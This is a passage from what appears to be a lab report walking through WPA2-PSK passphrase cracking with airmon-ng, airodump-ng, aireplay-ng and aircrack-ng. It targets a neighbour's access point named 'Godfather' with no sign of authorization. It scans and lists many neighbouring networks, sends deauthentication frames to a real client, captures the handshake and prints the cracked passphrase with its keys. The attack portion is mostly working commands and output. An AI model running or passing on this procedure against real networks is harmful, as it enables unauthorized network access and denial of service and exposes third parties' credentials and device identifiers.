
Master Key      : 6D 6B C5 36 6E A6 8F B5 87 8E 8F 33 00 EE 83
                  38 0C 43 C3 F2 6A C0 36 C2 F1 1D CE 38 A4 F3 FC

Transient Key   : 66 2E 95 D9 B8 6F 47 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 6F 3B 40 D0 F5 F1 AF 76 80 2C E0 D1 88 53 41 BC
```

5. Targeting a victim AP in neighborhood

We will be now repeating all the steps that we performed earlier for cracking WPA2-PSK Passphrase of a victim AP in the neighborhood.



As shown in the list of available APs we will be targeting the AP named as “**Godfather**”.

5.1. Disabling Network interface

The first thing is to disable the network interface so that it prevents switching of channels, as mentioned earlier.

```
sudo systemctl stop NetworkManager.service
```

5.2. Switching the Wi-Fi radio in monitor mode at a specific channel

Now we will switch the wireless radio in the monitor mode so that we can capture all the packets.

We will first start the radio without specify any channels.

```
sudo airmon-ng start wlp0s20f3
```

```

Activities Terminal ▾
[1]  sudo airmon-ng start wlp0s20f3
Found 4 processes that could cause trouble.
Kill them using `airmon-ng check kill` before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
855 avahi-daemon
902 wpa_supplicant
917 avahi-daemon
35766 NetworkManager

PHY Interface Driver Chipset
phy0 wlp0s20f3 iwlwifi Intel Corporation Wi-Fi 6 AX201

(mac80211 monitor mode vif enabled for [phy0]wlp0s20f3 on [phy0]wlp0s20f3mon)
(mac80211 station mode vif disabled for [phy0]wlp0s20f3)

[1]

```

Then we will start capturing the packets and see in which channel is the target AP operating in.

```
sudo airodump-ng wlp0s20f3mon
```

```

Activities Terminal ▾
[1]  sudo airodump-ng wlp0s20f3mon
CH 2 ][ Elapsed: 6 s ][ 2022-04-13 23:17
kamal@kamal-OptiPlex-5090: ~

BSSID      PWR  Beacons  #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
E0:1C:FC:10:DE:4B -81    0      2  0 13  -1   WPA      <length: 0>
E0:1C:FC:69:2D:4D -69    2      0  0 130  WPA2 CCMP  PSK Sonu 2.4ghz
00:14:D1:DF:60:DA -85    2      0  0 11 130  WPA2 CCMP  PSK Paramagnetic_Communications
FE:44:82:C3:00:E1 -85    1      0  0 11 130  WPA2 CCMP  PSK nouseusername
D8:07:B6:C1:F4:6A -81    2      0  0 4 270  WPA2 CCMP  PSK KIRA
C0:06:C3:F7:91:38 -62   21     0  0 3 270  WPA2 CCMP  PSK Godfather
C4:E9:0A:41:4A:3A -65    5      0  0 4 270  WPA2 CCMP  PSK Tony Stark
90:78:41:43:2C:13 -70    5      0  0 1 130  WPA2 CCMP  CMAC rahuls
3C:84:6A:7C:48:E0 -72    9      0  0 10 270  WPA2 CCMP  PSK OptimusPrime
74:DA:DA:C6:CD:D6 -76    3      0  0 11 270  OPN      GareS
A0:47:D7:22:7D:78 -81    8      86  1 6 270  WPA2 CCMP  PSK Keqing
0C:0E:76:14:C0:99:2C -76   7      2  0 10 270  WPA2 CCMP  PSK Venom
3C:84:6A:60:19:C8 -74    5      4  1 4 270  WPA2 CCMP  PSK Wifi-JJM
C0:06:C3:D0:56:C6 -74   6      0  0 3 270  WPA2 CCMP  PSK Ranchoo
60:63:4C:5D:E3:D6 -74   9      0  0 3 270  WPA2 CCMP  PSK _terabaap
0A:28:19:BF:17:E5 -79    5      0  0 11 135  WPA2 CCMP  PSK PURUSHOTHAM
E0:1C:FC:F2:1F:6A -75   7      0  0 13 270  WPA2 CCMP  PSK DIR-615-m606
08:5A:11:FB:FD:94 -75   3      0  0 6 130  WPA2 CCMP  PSK DIR-825-FD91
C2:06:C3:D0:56:C6 -76   6      0  0 3 270  WPA2 CCMP  PSK Friends
50:2B:73:7C:B0:A8 -76   8      0  0 3 130  WPA2 CCMP  PSK qu96
60:E3:27:71:7A:F8 -77   8      0  0 2 135  WPA2 CCMP  PSK Rajkumar
E4:C3:2A:5D:34:B0 -78   4      0  0 10 270  WPA2 CCMP  PSK Bobby_E420
10:27:F5:44:F8:CC -77   2      0  0 4 270  WPA2 CCMP  PSK Leon
0C:0E:76:14:EC:4C -77   3      0  0 9 270  WPA2 CCMP  PSK JOHN WICK
98:DA:C4:2C:23:36 -78   3      0  0 2 270  WPA2 CCMP  PSK TP-Link_2336
E0:1C:FC:F2:0F:EA -79   7      0  0 1 270  WPA2 CCMP  PSK ajay
0C:0E:76:14:D8:B4 -81   3      0  0 10 270  WPA2 CCMP  PSK Aniket
C4:E9:0A:40:A5:7E -77   3      0  0 9 270  WPA2 CCMP  PSK Bazinga
E0:1C:FC:EE:F0:66 -81   6      0  0 13 270  WPA2 CCMP  PSK It's Not Free
E0:1C:FC:EF:F9:9E -79   10     0  0 1 270  WPA2 CCMP  PSK Balugadu
E0:1C:FC:E3:31:A6 -79   7      0  0 1 270  WPA2 CCMP  PSK DIR-615-31A5
00:EB:D5:9B:66:51 -81   1      0  0 11 54  WPA2 CCMP  MGT eduroam
E0:1C:FC:41:51:34 -75   6      0  0 11 270  WPA2 CCMP  PSK HACKER
Quitting...


```

As we can see from the figure above,

The AP “Godfather” is operating in channel 3 and the BSSID is
C0:06:C3:F7:91:38

We now will start our monitor mode in a specific channel: channel 3 using the following command and start capturing packets using wireshark through the monitoring interface.

```
sudo airmon-ng start wlp0s20f3 3
```



```

Activities Terminal Terminal
[ ] sudo airmon-ng start wlp0s20f3 3
Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
855 avahi-daemon
902 wpa_supplicant
917 avahi-daemon
35766 NetworkManager

PHY Interface Driver Chipset
phy0 wlp0s20f3 iwlwifi Intel Corporation Wi-Fi 6 AX201
(mac80211 monitor mode vif enabled for [phy0]wlp0s20f3 on [phy0]wlp0s20f3mon)
(mac80211 station mode vif disabled for [phy0]wlp0s20f3)

[ ]
```


5.3. Launching the Deauthentication Attack

Now, to launch the deauthentication attack, we will analyze the captured packets for the target AP and find a potential client to launch the deauthentication attack on. The main idea for launching the deauthentication attack is to force the potential victim client to have a fresh handshake.

Here, we will be launching the attack on the client with MAC address: 08:25:25:a9:70:26, as the client was fairly active and there were a lot of packets destined to this client from AP.


So, with a hope that this client reconnects to the AP after being disconnected, we are launching the deAuth attack with the following command:

```
sudo aireplay-ng -0 1 -a C0:06:C3:F7:91:38 -c 08:25:25:a9:70:26
wlp0s20f3mon
```



```

413518
726163
799826
147004
496649
338520 [sudo] password for kamal:
924664
003256
059386 23:03:01 Waiting for beacon frame (BSSID: C0:06:C3:F7:91:38) on channel 3
142643 23:03:02 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [ 5|32 ACKs]
225068
411665
537527 [sudo] password for kamal:
555519 23:04:29 Waiting for beacon frame (BSSID: C0:06:C3:F7:91:38) on channel 3
845811 23:04:29 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [ 0|82 ACKs]
119407
514278
996417
337321 [sudo] password for kamal:
425243 23:05:29 Waiting for beacon frame (BSSID: C0:06:C3:F7:91:38) on channel 3
481627 23:05:29 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [42|114 ACKs]
224477
572274 23:05:30 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [ 0|130 ACKs]
373837 23:05:40 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [22|2600 ACKs]
465626
553269 23:05:52 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26]^C65|3432 ACKs
543109
```



As we can see from the figure above, there are a lot of deAuth packets being sent to the targeted AP.


With this now, the potential victim client might have disconnected and will hopefully retry to connect again.

5.4. Capturing the packets while the target reconnects


Now, we will keep our packet capture on and wait for the potential victim client to reconnect to the AP again so that we can capture the handshake.

The WPA2- Authentication and Handshake messages should have the following:


1. Probe Request/ Response
2. Authentication Request / Response
3. Association Request / Response
4. Key Exchange (including all the 4 messages), 4-way handshake.



As we can see from the figure above, all the messages are captured in the pcap trace. We can now use this trace, more specifically the handshake messages to crack the passphrase. A more detailed view of the above packets containing keys can be seen below:



5.5. Cracking the WPA2-PSK passphrase using a password list




```
sudo aircrack-ng -w password.lst.1 -b c0:06:c3:f7:91:38 PARTA_4.pcap
Reading packets, please wait...
Opening PARTA_4.pcap.
Read 11396 packets.

1 potential targets
```

5.5.1. Failure

Now that we have a fresh handshake captured, we can start performing brute-force attack on it to crack the password based on the concept of the above pesudo-code. An instance of failure and successful matching of password using aircrack-ng is shown above.



```
Aircrack-ng 1.6

[00:00:00] 2294/2294 keys tested (17566.75 k/s)


Time left: --

KEY NOT FOUND

Master Key      : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

5.5.2. Success

Similarly, we have an instance of successfully password found using aircrack-ng as well as shown below:



```
Aircrack-ng 1.6

[00:00:00] 189/2295 keys tested (11457.04 k/s)

Time left: 0 seconds          8.24%
KEY FOUND! [ shrestha61543 ]

Master Key      : 01 1E 0F E8 13 83 8D 50 E7 F2 35 D4 4C BC DE 10
                  D9 51 9D E6 01 14 7A 70 CD E4 1F 05 97 07 C6 1E
Transient Key   : E2 93 35 ED 22 56 A0 E8 A7 69 F0 F6 CD BF 71 42
                  22 E3 C2 E2 A5 01 1C 9F B4 7E 4E 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC     : A9 26 68 BA 95 7C 0E 45 11 72 FB 72 1A 47 40 2E
```

6. The four way handshake process occurs as follows:

1. Initially the access point transmits an *ANonce* key to the client.
2. The client then constructs its *SNonce*, along with the Pairwise-Transient-Key (PTK), and then submits the SNonce and Message Integrity Code (MIC) to the access point.
3. Next the access point constructs the Group-Temporal-Key, a sequence number that is used to detect replay attacks on the client, and a Message Integrity Code (MIC).
4. Lastly the client then sends an acknowledgement (ACK) to the access point.

While cracking password aircrack-ng checks whether the MIC from the pcap file and the MIC generated from the passphrase match. If they match it outputs all the keys and the passphrase else it loops for every password in the list.

The pseudo-code is given below:

```

import hmac
import hashlib
import binascii
from pbkdf2 import PBKDF2

def password_cracker(password_list: list, pcapFile) -> List[str]:
    """
    This function will take a list of passwords and a pcap file as input.
    It will then attempt to crack the wifi password using the pcap file.
    It will return the password that was cracked.
    """

